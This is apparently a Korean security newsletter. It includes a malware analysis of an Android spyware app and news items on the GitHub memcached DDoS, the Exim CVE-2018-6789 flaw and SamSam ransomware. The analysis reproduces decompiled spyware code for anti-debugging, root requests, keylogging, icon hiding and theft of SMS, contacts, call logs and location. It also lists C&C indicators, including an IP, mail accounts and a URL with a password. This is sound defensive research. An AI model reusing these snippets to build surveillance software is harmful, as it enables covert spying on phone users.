g.p	NO	g.U	/cmdline
g.q	dmnso	g.V	/proc
g.r	mPaths	g.W	keylogger.txt
g.s	mRawDexPath	g.X	Weixinkeylogger.txt
g.t	mFiles	g.Y	QQkeylogger.txt
g.u	mZips	g.Z	abc,cba
g.v	mDexs	g.aa	android.widget.TextView
g.w	mLibPaths	g.ab	android.widget.LinearLayout
g.x	mLexs	g.ac	QQ
g.y	.lex	g.ad	yyyy-MM-dd HH:mm:ss
g.z	libraryPathElements	g.ae	%s(%s) %s
g.A	nativeLibraryDirectories	g.af	%s %s start "am start -n %s/%s" %s₩n exit₩n
g.B	nativeLibraryPathElements	g.ag	res.apk
g.C	dexElements	g.ah	₩₩.[a-zA-Z0-9]+
g.D	pathList	g.ai	RC4
g.E	dalvik.system.BaseDexClassLoader		

[그림 2] 복호화 된 문자열

나. 안티 디버깅


g.T (/proc/self/status)에는 실행되는 앱과 관련된 정보가 저장되어 있고, 그 중에서 g.S (TracerPid)의 값을 확인하여 현재 앱이 디버깅되고 있는지 확인한다. 그리고 다시 *isDebuggerConnected* 메소드를 통하여 한번 더 디버깅 여부를 확인한다.



[그림 3] 안티 디버깅

다. 실행환경 확인


현재 실행되는 환경이 가상 환경이 아니며, 중국 샤오미사의 기기일 경우 악성행위가 시작된다.



[그림 4] 실행환경 확인

2) 암호화 된 C&C 정보

C&C 정보와 관련된 파일이 Assets 폴더에 암호화되어 저장되어있다. C&C 서버로부터 추가 다운로드하는 코드가 있지만 실제 통신은 되지 않고 있다.




```
SharedPreferences$Editor v0 = this.g.getSharedPreferences(g.h, 0).edit();
v0.putString("config", g.f);
v0.putString("folder", g.O);
v0.commit();
this.f = new h(arg7);
File v1 = this.g.getFileStreamPath("en.txt");
File v2 = this.g.getFileStreamPath(g.f);
this.f.a(g.f, v1, false);
File v0_1 = new File(String.valueOf(Environment.getExternalStorageDirectory().getAbsolutePath()) + File.separator + g.O + File.separator + g.f
if(!v0_1.exists()) {
    v0_1 = v1;
}

h.a(v0_1, v2);
try {
    BufferedInputStream v0_3 = new BufferedInputStream(new FileInputStream(v2));
    Properties v1_1 = new Properties();
    v1_1.load(((InputStream)v0_3));
    ((InputStream)v0_3).close();
    this.b = v1_1.getProperty(g.k);
    v1_1.getProperty(g.l);
    this.c = v1_1.getProperty(g.m);
    this.e = v1_1.getProperty(g.n).equals("1");
    this.d = v1_1.getProperty(g.o);
    this.a = this.g.getSharedPreferences(g.h, 0).getBoolean(g.g, false);
```

```
{path="/data/user/0/com.android.boxa/files/lc.dat",shadow$_klass_=,shadow$_monitor_=0x8EA6E92E}
```

lc.dat

Edit As: Text | Run Script | Run Template

```
1  a1=47.104.3.238
2  a2=22
3  a3=crash_report@21cn.com
4  a4=smtp.21cn.com
5  a5=crash_report
6  a6=986636025@qq.com
7  a7=±¸·Ý·þÎñ
8  a8=5FA77706AD0F4CC1BF13C9E630DAAE71
9  a9=001
10 b1=0
11 b2=0
12 b3=0
13 b4=0
```

```
http://47.104.3.238/WEBApplication/Android/Mobile/get?UUID=5FA77706AD0
F4CC1BF13C9E630DAAE71&Password=keylimepie
```


Destination	Protocol	Length	Info
47.104.3.238	TCP	74	36622 → 80 [SYN] Seq=0 Win=6553
192.168.63.22	TCP	60	80 → 36622 [RST, ACK] Seq=1 Ack
47.104.3.238	TCP	74	43826 → 80 [SYN] Seq=0 Win=6553
192.168.63.22	TCP	60	80 → 43826 [RST, ACK] Seq=1 Ack
47.104.3.238	TCP	74	46400 → 80 [SYN] Seq=0 Win=6553
192.168.63.22	TCP	60	80 → 46400 [RST, ACK] Seq=1 Ack

[그림 5] C&C 서버

3) 암호화 된 정보 탈취 파일


악성행위에 사용되는 파일 역시 암호화되어 앱의 Assets 폴더에 저장되어 있다. SDK API LEVEL 이 16 이상이라면 “sx”파일을 복호화한다. 복호화 된 “sx”파일은 “/data/user/0/com.android.boxa(패키지명)/files”폴더에 “sux”파일로 저장된다. “sux”파일은 ELF 파일이며 특정 메신저 앱들의 정보를 탈취한다.

(현재 안드로이드의 SDK API LEVEL 은 26 까지 출시되어 있으며, 테스트 환경은 LEVEL22 에서 진행하였다.)



[그림 6] API LEVEL에 따라 다른 파일 실행


getRuntime().exec()메소드를 통하여 명령어를 실행한다. “\n”문자를 기준으로 나뉘어 실행된다.



[그림 7] 명령어 실행

4) 메신저 앱 정보 탈취

“sux”파일은 특정 메신저 앱들의 정보를 탈취한다. Tencent WeChat, Weibo, Voxer, Walkie, Talkie Messenger, Telegram Messenger, Gruveo Magic Call, Twitter, Line, Coco, BeeTalk, TalkBox Voice Messenger, Viber Momo, Facebook Messenger, Skype 14 개 앱이 그 대상이며 해당 앱들의 정보가 저장되는 “/data/data/패키지명” 폴더를 확인하고, 존재할 경우 관련 정보를 탈취한다.




[그림 8] 탈취되는 앱 목록 중 일부

5) 루트권한 요청

기기의 완전 제어와 자유로운 악성행위를 위하여 루트권한을 요구하며, getRuntime().exec()메소드를 이용하여 루트 권한을 요구한다.


```
public b.a.a$a(a arg3) {
    this.b = arg3;
    super();
    new b(this, "sh");
    this.a = new b(this, "su");
}
```

```
private Process b(String arg4) {
    Process v0_1;
    try {
        v0_1 = Runtime.getRuntime().exec(this.a);
        DataOutputStream v1 = new DataOutputStream(v0_1.getOutputStream());
        v1.writeBytes(arg4);
        v1.flush();
```



[그림 9] 루트권한 요청

6) 기기제어

가. 문자 정보 탈취

SMS 문자 정보를 탈취하고 삭제한다.

```
v2[0] = "_id";
v2[1] = "date";
Uri v1 = Uri.parse("content://sms/");
v0_2 = arg11.getContentResolver().query(v1, v2, null, null, "date desc");
if(v0_2 != null) {
    v0_2.close();
}

arg11.getContentResolver().delete(v1, "_id=?", new String[]{"-1"});
```

[그림 10] 문자 정보 탈취

나. 주소록 탈취

주소록을 탈취하고 삭제한다.

```
v0_2 = arg11.getContentResolver().query(ContactsContract$Contacts.CONTENT_URI, null, null, null, "_id COLLATE LOCALIZED DESC");
if(v0_2 != null) {
    v0_2.close();
}

arg11.getContentResolver().delete(ContactsContract$Contacts.CONTENT_URI, "_id=?", new String[]{"-1"});
```

[그림 11] 주소록 탈취

다. 통화목록 탈취

통화 목록을 탈취하고 삭제한다.

```
v2[0] = "_id";
v2[1] = "date";
v0_2 = arg11.getContentResolver().query(CallLog$Calls.CONTENT_URI, v2, null, null, "date desc");
if(v0_2 != null) {
    v0_2.close();
}

arg11.getContentResolver().delete(CallLog$Calls.CONTENT_URI, "_id=?", new String[]{"-1"});
```

[그림 12] 통화 목록 탈취

라. 위치정보 탈취

위치정보를 탈취한다.

```
label_88:
    if(arg11.getSystemService("location").getLastKnownLocation("gps") == null)
        goto label_96;
```

[그림 13] 위치정보 탈취

마. 카메라 제어

카메라 관련 정보를 제어한다.

```
label_96:
    v2_1 = new Camera$CameraInfo();
    int v3 = Camera.getNumberOfCameras();
```

```
while(v1_1 < v3) {
    try {
        Camera.getCameraInfo(v1_1, v2_1);
        if(v2_1.facing != 0) {
            goto label_149;
        }
    }
    catch(Exception v1_3) {
        goto label_155;
    }

    try {
        v0_4 = Camera.open(v1_1);
```

[그림 14] 카메라 제어

바. 오디오 제어

오디오를 녹음한다.

```
static {
    a.d = 1;
    a.e = 44100;
    a.f = 12;
    a.g = 2;
    a.h = 0;
}
```


```
try {
    v0_5 = new AudioRecord(a.d, a.e, a.f, a.g, a.h);
}
catch(Exception v0) {
    goto label_167;
}

try {
    v0_5.startRecording();
```

[그림 15] 오디오 제어

사. 화면 제어

기기의 화면을 캡처하여 저장한다.

```
Intent v0_6 = new Intent("android.settings.USAGE_ACCESS_SETTINGS");
v0_6.setFlags(268435456);
MainActivity.a.startActivityForResult(v0_6, 19);
MainActivity.a.startActivityForResult(arg11.getSystemService("media_projection").createScreenCaptureIntent(), 18);
```



[그림 16] 화면 캡처

사. 달력 정보 탈취

달력에 기록된 정보들을 탈취한다.

```
try {
    v0_2 = arg11.getContentResolver().query(Uri.parse("content://com.android.calendar/events"), new String[]{"_id"}, null, null, "_id asc");
    if(v0_2 == null) {
```

[그림 17] 달력 정보 탈취

7) 아이콘 은닉

분석 및 백신 탐지에 대한 안전장치를 모두 통과하면 본격적인 악성행위가 시작되는데, 이때 자신의 아이콘을 은닉하여 사용자가 쉽게 알아차리기 어렵도록 한다.


```
new e(this).start();
c.d.getPackageManager().setComponentEnabledSetting(new ComponentName(c.d, arg6), 2, 1);
```

[그림 18] 아이콘 은닉

8) 키 로그

사용자의 입력을 훔치고 이를 외부저장소에 저장한다. “/sdcard/zs/key”폴더에 “keylogger.txt”파일로 저장되며 해당 앱명, 시간, 사용자가 입력한 내용 등이 기록된다.

```
List v1 = arg11.getText();
if(v1.size() <= 0) {
}
else if(!arg11.isPassword()) {
    String v0_1 = arg11.getPackageName().toString();
    String v3 = this.a(v0_1);
    if((this.a.b.equals("")) || !v0_1.equals(this.a.b)) {
        v0_1 = String.format(g.ae, v3, v0_1, new SimpleDateFormat
        if(g.ac.equals(v3)) {
            v0_1 = String.valueOf(v0_1) + g.R + this.a() + "\n";
        }
        else if(g.Q.equals(v3)) {
            v0_1 = String.valueOf(v0_1) + g.R + this.b() + "\n";
```



[그림 19] 키 로그

3. 결론

해당 악성앱은 기기정보 및 개인정보를 탈취하기 보다는 사용자의 개인 사생활을 감시하는데 그 목적이 있다.
지속적으로 악성행위를 하기 위하여 앱의 아이콘을 은닉하고 오디오, 카메라를 제어하며 특정 메신저 앱의 정보를 탈취하고 사용자가 기입하는 내용을 모두 기록한다.

따라서, 악성앱에 감염되지 않기 위해서는 예방이 중요하다. 출처가 불명확한 URL 은 실행하지 않아야 한다. 또한 OS 와 애플리케이션을 항상 최신 업데이트 버전으로 유지해야 한다.

현재 알약 M 에서는 해당 악성 앱을 'Spyware.Android.FakeApp' 탐지명으로 진단하고 있다.

04
해외 보안 동향

영미권

중국

일본

1. 영미권

Github 웹사이트, 역대 최대의 DDoS 공격(1.35 Tbs) 당해

Biggest-Ever DDoS Attack (1.35 Tbs) Hits Github Website

2018 년 2 월 28 일 수요일, GitHub 의 코드 호스팅 웹사이트가 역대 가장 큰 규모(1.35Tbps)의 DDoS 공격을 받았다. 흥미롭게도, 공격자들은 어떠한 봇넷 네트워크도 사용하지 않았다. 대신 DDoS 공격을 확장하기 위해 잘못 구성 된 Memcached 서버들을 무기화 해 사용했다.

공격자들이 쉽게 설치 가능한 오픈소스 분산 캐싱 시스템인 Memcached 를 악용하면 일반적인 DDoS 공격보다 51,000 배나 강력한 공격을 실행할 수 있는 것으로 나타났다.

Memcrashed 라 명명 된 이 증폭 된 DDoS 공격은, 피해자의 IP 와 매칭 되는 스푸핑 된 IP 주소를 사용해 타깃 Memcached 서버 포트 11211 로 위조 된 요청을 보내는 방식을 사용한다. 이 요청의 바이트들 중 일부가 취약한 서버로 전송 되어 타깃 IP 주소에 수만 배 큰 응답을 보내도록 유발한다.

Github 이 이 공격을 물리치는데 도움을 준 Akamai 는"공격은 지금까지 보아온 공격 중 가장 규모가 큰 공격이었다. 지난 2016 년 9 월 발생한 Mirai 를 이용한 가장 규모가 컸던 DDoS 공격의 두 배 이상이다." 고 밝혔다. Github 은 블로그를 통해 "이 공격은 수 만개의 고유한 엔드포인트에서 수 천개의 서로 다른 ASN(autonomous systems – 자율 시스템)을 통해 발생했다. Memcached 기반 접근 방식을 사용했으며, 초당 1.269 억 개 패킷을 이용해 1.35Tbps 를 기록했다."라고 밝혔다.

앞으로 더욱 강력한 DDoS 공격이 이루어질 것으로 예상 돼

증폭 공격은 새로운 것은 아니지만, 이 공격 벡터는 수 천대의 잘못 구성 된 Memcached 서버들을 사용하도록 발전 되었다. 이들 중 많은 서버들은 아직도 인터넷 상에 노출 되어 있으며, 또 다른 대규모 공격에 악용될 수 있다. Memcached 서버가 악용 되는 것을 예방하기 위해서는 방화벽을 설치하거나 포트 11211 로부터의 UDP 를 차단하거나 속도를 제한하고, 사용하지 않을 경우 UDP 지원을 완전히 비활성화 해 두는 것을 고려해보는 것이 좋겠다.

[출처] https://thehackernews.com/2018/03/biggest-ddos-attack-github.html

https://githubengineering.com/ddos-incident-report/

인터넷 이메일 서버의 절반에 영향을 미치는 취약점 발견

Vulnerability Affects Half of the Internet's Email Servers

수 십 만대의 이메일 서버에 영향을 미치는 치명적인 취약점이 발견 되었다. 이 취약점은 인터넷 이메일 서버의 절반 이상에 영향을 미치며, 패치는 이미 공개 된 상태이지만 적용하는데 몇 주, 또는 몇 달 이상이 소요될 것으로 보인다.

이 취약점은 이메일을 송신자로부터 수신자에게 전달해주는 이메일 서버에서 실행 되는 소프트웨어(MTA – mail transfer agent)인 Exim 에 존재한다. 2017 년 3 월 실시 된 설문 조사에 따르면, 모든 인터넷 이메일 서버의 56%가 Exim 을 사용하고 있는 것으로 나타났으며, 560,000 대 이상이 온라인에서 사용 가능했다. 최근 발표 된 또 다른 보고서는, 서버의 수가 수 백만 대에 달한다고 밝혔다.

이 버그로 인해 원격 코드 실행 가능해져

이 버그를 발견한 연구원은, 지난 2 월 2 일 Exim 측에 버그를 제보했다. Exim 은 원격 코드 실행 취약점을 수정한 4.90.1 버전을 지난 2 월 10 일 공개했다.

CVE-2018-6789 로 등록 된 이 버그는 '선승인 원격 코드 실행'으로 분류 되었다. 이는 공격자가 서버에서 인증하기 전에 Exim 이메일 서버가 악성 명령어를 실행하도록 속일 수 있다는 의미이다. 실제 버그는 Exim 의 Base64 디코드 기능에 존재하는 1 바이트 버퍼 오버플로우이며 지금까지 공개 된 모든 Exim 버전에 영향을 준다.

PoC, 익스플로잇 코드는 공개 되지 않아

Exim 팀은 보안 공지를 통해 이 문제를 공개적으로 인정했다. 그들은 “이 문제의 심각도는 정확히 알 수 없으나, 우리는 버그 악용이 어려울 것으로 추측하고 있다. 이 버그를 완화할 수 있는 방법은 현재까지 알려지지 않았다.”라고 밝혔다.

Exim 4.90.1 이 출시 된 후, 업데이트 된 Exim 버전은 주로 데이터센터에서 사용 되는 리눅스 배포판에는 적용 되었지만, 패치 되지 않은 온라인 시스템의 수는 아직까지 알 수 없다. Exim 은 가장 인기있는 메일 에이전트 중 하나이며, CVE-2018-6789 는 여러가지 공격에 악용될 수 있으므로 Exim 서버 사용자라면 업데이트를 최대한 빨리 적용해야 할 것이다.

아직까지 취약한 Exim 서버를 공격할 수 있는 익스플로잇 코드는 공개 되지 않았지만, 연구원은 빠른 시일 내에 공개 될 것으로 추측했다.

[출처] https://www.bleepingcomputer.com/news/security/vulnerability-affects-half-of-the-internets-email-servers/]

아틀란타 시 IT 시스템, SamSam 랜섬웨어에 공격

City of Atlanta IT Systems Hit by SamSam Ransomware

조지아주의 아틀란타 시장이 금일 기자회견에서 지방 정부 시스템 몇 곳이 랜섬웨어 감염으로 인해 중단 되었다고 밝혔다. 시 당국은 해당 랜섬웨어 감염이 현지 시간으로 금일 아침 5:40 에 이루어진 것으로 보인다고 말했다.

일부 시스템은 다운 되었지만, 주요 서비스들은 계속 운행 중

아틀란타 시의 COO 인 Richard Cox 는 감염 사고로 인해 내부 프로그램들 및 주민들이 세금을 내거나 법원 문서에 접근하는데 사용하는 온라인 시스템과 같은 고객 응대 프로그램들 다수가 영향을 받았다고 밝혔다. 또한 그는 이 감염으로 인해 시의 수도, 지역 공항, 공공 안전 시스템과 같은 중요한 인프라는 영향을 받지 않았다고도 덧붙였다.

Cox 와 그의 팀은 FBI 와 DHS 요원들과 Cisco, Microsoft 의 사고 대응 팀과도 함께 작업하고 있다. 수사관들은 아직까지 이 감염으로 인한 피해 상황을 평가하고 있는 중이다.

랜섬머니 지불 여부는 아직 결정하지 않아

아틀란타의 시장은 랜섬머니를 지불할 의향이 있느냐는 질문에 “지금 당장은 그 질문에 대해 답변할 수 없다. 이에 대해 연방 파트너들과 상의를 해 볼 것이다.”라고 답변했다.

애틀란타 시가 일부 시스템을 클라우드 서비스로 옮기는 과정을 진행 중이었기 때문에, 모든 IT 인프라가 영향을 받지는 않았다. 언론에 따르면, 이 감염은 올해 아주 활발히 활동한 SamSam 랜섬웨어로 인해 발생된 것으로 나타났다.


[출처] https://www.bleepingcomputer.com/news/security/city-of-atlanta-it-systems-hit-by-samsam-ransomware/

2. 중국

중국 가전제품협회, 정식으로 스마트 가전 표준 공개

中国家用电器协会正式推出智能家电互通标准

많은 기업들이 스마트 가전 영역에 뛰어들고 있지만, 각 업체들마다 표준이 달라 불편함을 초래했다. 하지만 최근, 중국가전제품협회는 AWE 에서 스마트 가전 클라우드 통신 프로젝트의 로고와 SDK 를 공개하였다. 이는 서로 다른 브랜드의 가전제품들도 함께 통신할 수 있도록 하는 프로젝트이다.



중국가전제품협회는 2015 년 설립된 이후 지금까지 TCL, 삼성, haier 등의 업체들과 3 년동안 논의하여 〈스마트가전클라우드커넥션표준〉을 만들어 공개하였으며, 현재 SDK 는 오픈소스단계에 있다. 협회는 좀 더 고도화를 시킨 후에 외부에 공개할 것이라고 밝혔다.

[출처] http://www.sohu.com/a/225256557_114760

cncert, 2017 년 중국 IoT 보안 동향 보고서

CNCERT 2017 年我国联网智能设备安全情况报告

1. IoT 취약점 수집 현황

IoT 디바이스에 존재하는 하드웨어 취약점들은 정보유출, 네트워크 마비, 내부망 공격 등 다양한 위험을 발생시킨다.


1) 일반적 취약점 현황

일반적 취약점이란 특정 브랜드가 만든 하드웨어 제품군에 영향을 줄 수 있는 취약점을 말한다. 2017년 CNVD에서 수집한 IoT 디바이스의 취약점은 2440건으로, 작년 대비 118.4%나 증가하였다.

발견된 취약점들은 구글, 시스코, 화웨이 등의 제품들이었으며, 그 중 안드로이드 장치 구글 IoT 디바이스 취약점은 948개였으며, 전체 IoT 디바이스 취약점들 중의 32%를 차지하였다. 시스코는 250개로 2위를 차지하였으며, 화웨이와 D-Link는 각각 3-4위를 차지하였다.

취약점 유형에는 권한 우회, 정보유출, 명령 실행, 서비스 거부, 크로스플랫폼, 버퍼 오버플로우, SQL 인젝션, 취약한 비밀번호, 설계상 취약점 등이 있었다. 그 중 권한우회, 정보유출, 원격코드실행취약점이 1,2,3위를 차지하였으며, 각각 27%, 15%, 13% 였다.


취약점의 영향을 받는 디바이스 유형들은 모바일, 라우터, 네트워크 카메라, 회의 시스템, 방화벽, 게이트웨이, 스위치 등이다. 그 중 모바일, 라우터, 네트워크 카메라가 1,2,3위를 차지하였으며 각각 45%, 11%, 8%였다.



2) 특정 취약점 현황

특정 취약점이란 특정 SW에만 영향을 줄 수 있는 취약점을 말한다.

